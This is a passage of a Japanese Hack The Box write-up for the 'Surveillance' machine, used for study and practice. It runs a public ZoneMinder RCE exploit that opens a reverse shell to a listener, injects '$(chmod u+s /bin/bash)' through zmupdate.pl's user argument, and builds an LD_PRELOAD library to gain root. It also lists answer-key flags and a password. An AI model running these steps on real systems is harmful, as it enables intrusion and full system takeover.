左上部のバージョンを確認すると、バージョン「1.36.32」であることが分かる。
(6) 「zoneminder v1.36.32 exploit」でGoogle検索すると、任意のコード実行の脆弱性があり、「https://www.exploit-db.com/exploits/51902」に攻撃コードが公開されていること分かる。
(7) searchsploitコマンドを用いてZoneMinderに関する攻撃コードの一覧が表示される。
$ searchsploit zoneminder
------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                            |  Path
------------------------------------------------------------------------------------------ ---------------------------------
ZoneMinder 1.24.3 - Remote File Inclusion                                                 | php/webapps/17593.txt
Zoneminder 1.29/1.30 - Cross-Site Scripting / SQL Injection / Session Fixation / Cross-Si | php/webapps/41239.txt
ZoneMinder 1.32.3 - Cross-Site Scripting                                                  | php/webapps/47060.txt
Zoneminder < v1.37.24 - Log Injection & Stored XSS & CSRF Bypass                          | php/webapps/51071.py
ZoneMinder Snapshots < 1.37.33 - Unauthenticated RCE                                      | php/webapps/51902.py
ZoneMinder Video Server - packageControl Command Execution (Metasploit)                   | unix/remote/24310.rb
------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
(8) 「https://www.exploit-db.com/exploits/51902」の攻撃コードをダウンロードする。
$ searchsploit -m php/webapps/51902.py
  Exploit: ZoneMinder Snapshots < 1.37.33 - Unauthenticated RCE
      URL: https://www.exploit-db.com/exploits/51902
     Path: /usr/share/exploitdb/exploits/php/webapps/51902.py
    Codes: N/A
 Verified: False
File Type: Python script, ASCII text executable
Copied to: /home/kali/Downloads/aaaa/xxxx/tmp/51902.py
(9) Kali Linux側で4444/tcpで待ち受ける。
$ ip a
  →kali LinuxのVPN用インターフェースのIPアドレスが「10.10.16.10」であることを確認。


$ nc -lvnp 4444
listening on [any] 4444 ...
(10) 攻撃コードを実行して、リバースシェルを奪取する。
$ python 51902.py -t http://127.0.0.1:8001 -ip 10.10.16.10 -p 4444
[>] fetching csrt token
[>] recieved the token: key:e5f33d87c58df5177dde70c0db8979f7f0043c76,1756308669
[>] executing...
[>] sending payload..
(11) 「nc -lvnp 4444」コマンドを実行していたプロンプトに応答があり、任意のコマンドを実行できるようになる。
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.10] from (UNKNOWN) [10.10.11.245] 43472
bash: cannot set terminal process group (1106): Inappropriate ioctl for device
bash: no job control in this shell
zoneminder@surveillance:/usr/share/zoneminder/www$
(12) 完全なシェルを奪取する。
$ which python3
/usr/bin/python3

$ /usr/bin/python3 -c 'import pty; pty.spawn("/bin/bash")'

[Ctrl]+[Z]でバックグラウンドに移す

$ stty raw -echo;fg

$ bash

$ export TERM=xterm
(13) 現在ログインしているユーザー情報を確認すると、zoneminderユーザーであることが分かる。
$ id
uid=1001(zoneminder) gid=1001(zoneminder) groups=1001(zoneminder)


$ whoami
zoneminder
特権昇格(sudo設定の脆弱性)
(1) sudoの設定を確認すると、パスワードなしでroot権限で「/usr/bin/zm[a-zA-Z]*.pl *」コマンドを実行できることが分かる。
$ sudo -l
Matching Defaults entries for zoneminder on surveillance:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User zoneminder may run the following commands on surveillance:
    (ALL : ALL) NOPASSWD: /usr/bin/zm[a-zA-Z]*.pl *
(2) 「/usr/bin/zm[a-zA-Z]*.pl」の正規表現に一致するファイルを確認すると、複数のファイルが格納されていることが分かる。
$ ls -la /usr/bin/zm[a-zA-Z]*.pl
-rwxr-xr-x 1 root root 43027 Nov 23  2022 /usr/bin/zmaudit.pl
-rwxr-xr-x 1 root root 12939 Nov 23  2022 /usr/bin/zmcamtool.pl
-rwxr-xr-x 1 root root  6043 Nov 23  2022 /usr/bin/zmcontrol.pl
-rwxr-xr-x 1 root root 26232 Nov 23  2022 /usr/bin/zmdc.pl
-rwxr-xr-x 1 root root 35206 Nov 23  2022 /usr/bin/zmfilter.pl
-rwxr-xr-x 1 root root  5640 Nov 23  2022 /usr/bin/zmonvif-probe.pl
-rwxr-xr-x 1 root root 19386 Nov 23  2022 /usr/bin/zmonvif-trigger.pl
-rwxr-xr-x 1 root root 13994 Nov 23  2022 /usr/bin/zmpkg.pl
-rwxr-xr-x 1 root root 17492 Nov 23  2022 /usr/bin/zmrecover.pl
-rwxr-xr-x 1 root root  4815 Nov 23  2022 /usr/bin/zmstats.pl
-rwxr-xr-x 1 root root  2133 Nov 23  2022 /usr/bin/zmsystemctl.pl
-rwxr-xr-x 1 root root 13111 Nov 23  2022 /usr/bin/zmtelemetry.pl
-rwxr-xr-x 1 root root  5340 Nov 23  2022 /usr/bin/zmtrack.pl
-rwxr-xr-x 1 root root 18482 Nov 23  2022 /usr/bin/zmtrigger.pl
-rwxr-xr-x 1 root root 45421 Nov 23  2022 /usr/bin/zmupdate.pl
-rwxr-xr-x 1 root root  8205 Nov 23  2022 /usr/bin/zmvideo.pl
-rwxr-xr-x 1 root root  7022 Nov 23  2022 /usr/bin/zmwatch.pl
-rwxr-xr-x 1 root root 19655 Nov 23  2022 /usr/bin/zmx10.pl
(3) /usr/bin/zmupdate.plの内容を確認すると、オプションなど使い方が記載されていることが分かる。
$ cat /usr/bin/zmupdate.pl


【/usr/bin/zmupdate.plの内容(一部抜粋)】
zmupdate.pl - check and upgrade ZoneMinder database

=head1 SYNOPSIS

zmupdate.pl -c,--check | -f,--freshen | -v<version>,--version=<version> [-u <dbuser> -p <dbpass>]

=head1 DESCRIPTION

This script just checks what the most recent release of ZoneMinder is
at the the moment. It will eventually be responsible for applying and
configuring upgrades etc, including on the fly upgrades.

=head1 OPTIONS

-c, --check                      - Check for updated versions of ZoneMinder
-f, --freshen                    - Freshen the configuration in the database. Equivalent of old zmconfig.pl -noi
--migrate-events                 - Update database structures as per USE_DEEP_STORAGE setting.
-v <version>, --version=<version> - Force upgrade to the current version from <version>
-u <dbuser>, --user=<dbuser>      - Alternate DB user with privileges to alter DB
-p <dbpass>, --pass=<dbpass>      - Password of alternate DB user with privileges to alter DB
-s, --super                      - Use system maintenance account on debian based systems instead of unprivileged account
-d <dir>, --dir=<dir>              - Directory containing update files if not in default build location
-interactive                     - interact with the user
-nointeractive                   - do not interact with the user
(4) /usr/bin/zmupdate.plの内容を確認すると、Perlのqx関数を用いてmysqldumpコマンドを実行していることが分かる。また、-uオプションと-pオプションにて指定した文字列を実行しているため、任意のコマンドを実行できることが分かる。
$ s


if ( $version ) {
ーーーー(省略)ーーーー
    if ( $response =~ /^[yY]$/ ) {
      my ( $host, $portOrSocket ) = ( $Config{ZM_DB_HOST} =~ /^([^:]+)(?::(.+))?$/ );
      my $command = 'mysqldump';
      if ($super) {
        $command .= ' --defaults-file=/etc/mysql/debian.cnf';
      } elsif ($dbUser) {
        $command .= ' -u'.$dbUser;
        $command .= ' -p\''.$dbPass.'\'' if $dbPass;
      }
      if ( defined($portOrSocket) ) {
        if ( $portOrSocket =~ /^\// ) {
          $command .= ' -S'.$portOrSocket;
        } else {
          $command .= ' -h'.$host.' -P'.$portOrSocket;
        }
      } else {
        $command .= ' -h'.$host;
      }
      my $backup = '/tmp/zm/'.$Config{ZM_DB_NAME}.'-'.$version.'.dump';
      $command .= ' --add-drop-table --databases '.$Config{ZM_DB_NAME}.' > '.$backup;
      print("Creating backup to $backup. This may take several minutes.\n");
      ($command) = $command =~ /(.*)/; # detaint
      print("Executing '$command'\n") if logDebugging();
      my $output = qx($command);
      my $status = $? >> 8;
      if ( $status || logDebugging() ) {
        chomp( $output );
        print( "Output: $output\n" );
      }
      if ( $status ) {
        die( "Command '$command' exited with status: $status\n" );
      } else {
        print( "Database successfully backed up to $backup, proceeding to upgrade.\n" );
      }
    } elsif ( $response !~ /^[nN]$/ ) {
      die( "Unexpected response '$response'" );
    }
  }
(5) /bin/bashにSUIDを付与するため、付与する前の権限を確認する。
$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1396520 Jan  6  2022 /bin/bash
(6) /usr/bin/zmupdate.plを用いて/bin/bashにSUIDを付与する。
$ sudo /usr/bin/zmupdate.pl --version=1 -u '$(chmod u+s /bin/bash)' -p aaaaa
Initiating database upgrade to version 1.36.32 from version 1

WARNING - You have specified an upgrade from version 1 but the database version found is 1.36.32. Is this correct?
Press enter to continue or ctrl-C to abort :     ←★[Enter]キーを押す。★

Do you wish to take a backup of your database prior to upgrading?
This may result in a large file in /tmp/zm if you have a lot of events.
Press 'y' for a backup or 'n' to continue : y     ←★[y]を入力して[Enter]キーを押す。★
Creating backup to /tmp/zm/zm-1.dump. This may take several minutes.
mysqldump: Got error: 1045: "Access denied for user '-paaaaa'@'localhost' (using password: NO)" when trying to connect
Output:
Command 'mysqldump -u$(chmod u+s /bin/bash) -p'aaaaa' -hlocalhost --add-drop-table --databases zm > /tmp/zm/zm-1.dump' exited with status: 2
(7) /bin/bashにSUIDを付与されていることを確認する。
$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1396520 Jan  6  2022 /bin/bash
(8) 「/bin/bash -p」を実行し特権昇格する。
$ /bin/bash -p
  →root権限のプロンプト(bash-5.1#)が表示される。
(9) 現在ログインしているユーザー情報を確認すると、rootユーザーであることが分かる。
# id
uid=1001(zoneminder) gid=1001(zoneminder) euid=0(root) groups=1001(zoneminder)


# whoami
root
(10) 特権ユーザー用のフラグファイルの内容を確認する。
# cat /root/root.txt
6bb39ce37ae246d96b5b2036dd80caaf
【別解】特権昇格(ライブラリ読み込みの脆弱性)
(1) ブラウザを用いて「http://127.0.0.1:8001/」にアクセスし、「ユーザー名:admin」と「パスワード:starcraft122490」でログインする。
(2) [Options] > [Config] をクリックすると、各パラメータが表示される。
(3) LD_PRELOAD欄の「?」をクリックする。
(4) LD_PRELOADのパラメータの説明文が表示されるため、内容を確認すると、「ライブラリへのパスを設定しzmcを起動する前にzmdc.plによってライブラリを読み込む」というものであることが分かる。その後、「CLOSE」をクリックする。
(5) LD_PRELOADの値に「/tmp/shell.so」を入力する。
(6) 右下部の「SAVE」をクリックする。
(7) /bin/bashにSUIDを付与するため、付与する前の権限を確認する。
$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1396520 Jan  6  2022 /bin/bash
(8) C言語で/bin/bashにSUIDを付与するプログラムを作成する。
$ vi /tmp/shell.c

【/tmp/shell.cの内容】
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
   unsetenv("LD_PRELOAD");
   setgid(0);
   setuid(0);
   system("chmod u+s /bin/bash");
}
(9) 作成したC言語のプログラムをコンパイルし、ライブラリファイルを「/tmp/shell.so」として生成する。
$ gcc -fPIC -shared /tmp/shell.c -o /tmp/shell.so -nostartfiles
/tmp/shell.c: In function ‘_init’:
/tmp/shell.c:7:4: warning: implicit declaration of function ‘setgid’ [-Wimplicit-function-declaration]
    7 |    setgid(0);
      |    ^~~~~~
/tmp/shell.c:8:4: warning: implicit declaration of function ‘setuid’ [-Wimplicit-function-declaration]
    8 |    setuid(0);
      |
(10) /tmp/配下のファイルを確認すると、生成したshell.soファイルがあることを確認する。
$ ls -l /tmp/
total 44
-rw-r--r-- 1 zoneminder zoneminder   169 Aug 28 14:40 shell.c
-rwxrwxr-x 1 matthew    matthew    14352 Aug 28 14:41 shell.so
drwx------ 3 root       root        4096 Aug 28 12:46 systemd-private-9a6b7cf5afa84dc788debd7268d5c8db-ModemManager.service-rOHEGX
drwx------ 3 root       root        4096 Aug 28 12:46 systemd-private-9a6b7cf5afa84dc788debd7268d5c8db-systemd-logind.service-6L4Uhu
drwx------ 3 root       root        4096 Aug 28 12:46 systemd-private-9a6b7cf5afa84dc788debd7268d5c8db-systemd-resolved.service-mNl1mb
drwx------ 3 root       root        4096 Aug 28 12:46 systemd-private-9a6b7cf5afa84dc788debd7268d5c8db-systemd-timesyncd.service-ZyyV0Q
drwx------ 2 root       root        4096 Aug 28 12:53 vmware-root_767-4256479648
drwxr-xr-x 2 www-data   www-data    4096 Aug 28 12:46 zm
(11) zmdcサービスを起動する。
$ sudo /usr/bin/zmdc.pl startup zmdc
Starting server
(12) zmdcサービスを再起動する。上記の(4)の内容によると、zmdcサービス起動によってライブラリ(/tmp/shell.so)が読み込まれる。
$ sudo /usr/bin/zmdc.pl shutdown zmdc
Server exiting at 25/08/28 12:15:52
Server shutdown at 25/08/28 12:15:52


$ sudo /usr/bin/zmdc.pl startup zmdc
Starting server
(13) /bin/bashにSUIDを付与されていることを確認する。
$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1396520 Jan  6  2022 /bin/bash
(14) 「/bin/bash -p」を実行し特権昇格する。
$ /bin/bash -p
  →root権限のプロンプト(bash-5.1#)が表示される。
(15) 現在ログインしているユーザー情報を確認すると、rootユーザーであることが分かる。
# id
uid=1001(zoneminder) gid=1001(zoneminder) euid=0(root) groups=1001(zoneminder)


# whoami
root
(16) 特権ユーザー用のフラグファイルの内容を確認する。
# cat /root/root.txt
6bb39ce37ae246d96b5b2036dd80caaf
[補足] Guided ModeのQA
・Task 1
問題(英語訳):How many open TCP ports are listening on Surveillance?
問題(日本語訳):Surveillance でリッスンしている開いている TCP ポートはいくつありますか?

答え:2
・Task 2
問題(英語訳):What version of the CMS is running on Surveillance?
問題(日本語訳):Surveillance で実行されている CMS のバージョンは何ですか?

答え:4.4.14
・Task 3
問題(英語訳):What is the 2023 CVE ID for an unauthenticated arbitrary object instantiation vulnerability in Craft CMS version 4.4.14 that can lead to remote code execution?
問題(日本語訳):Craft CMS バージョン 4.4.14 の、リモート コード実行につながる可能性のある、認証されていない任意のオブジェクトのインスタンス化の脆弱性の 2023 CVE ID は何ですか?

答え:CVE-2023-41892
・Task 4
問題(英語訳):What user is the Craft CMS instance running as?
問題(日本語訳):Craft CMS インスタンスはどのユーザーとして実行されていますか?

答え:www-data
・Task 5
問題(英語訳):What is the name of the database backup file on Surveillance?
問題(日本語訳):Surveillance のデータベース バックアップ ファイルの名前は何ですか?

答え:surveillance--2023-10-17-202801--v4.4.14.sql.zip
・Task 6
問題(英語訳):What is the matthew user's password?
問題(日本語訳):matthew ユーザーのパスワードは何ですか?

答え:starcraft122490
・Submit User Flag
問題(英語訳):Submit the flag located in the matthew user's home directory.
問題(日本語訳):matthew ユーザーのホーム ディレクトリにあるフラグを送信します。

答え:392a638d60ddf8b17ae5e140a0b25372
※「/home/matthew/user.txt」の内容。
・Task 8
問題(英語訳):What is the name of the web application is configured to listen exclusively on localhost?
問題(日本語訳):ローカルホストで排他的にリッスンするように構成されている Web アプリケーションの名前は何ですか?

答え:zoneminder
・Task 9
問題(英語訳):What version of ZoneMinder is running on Surveillance?
問題(日本語訳):Surveillance で実行されている ZoneMinder のバージョンは何ですか?

答え:1.36.32
・Task 10
問題(英語訳):What user is the ZoneMinder application running as?
問題(日本語訳):ZoneMinder アプリケーションはどのユーザーとして実行されていますか?

答え:zoneminder
・Task 11
問題(英語訳):The zoneminder user can run a series of specific scripts as root. What language are these scripts written in?
問題(日本語訳):zoneminderユーザーは、一連の特定のスクリプトをrootとして実行できます。これらのスクリプトはどの言語で書かれていますか?

答え:perl
・Task 12
問題(英語訳):What is the name of the configuration in ZoneMinder that sets the path to a library to preload before launching daemons?
問題(日本語訳):デーモンを起動する前にプリロードするライブラリへのパスを設定する ZoneMinder の構成の名前は何ですか?

答え:LD_PRELOAD
・Submit Root Flag
問題(英語訳):Submit the flag located in the root user's home directory.
問題(日本語訳):ルート ユーザーのホーム ディレクトリにあるフラグを送信します。

答え:6bb39ce37ae246d96b5b2036dd80caaf
※「/root/root.txt」の内容。
関連記事(Hack The Box)
※後日作成予定。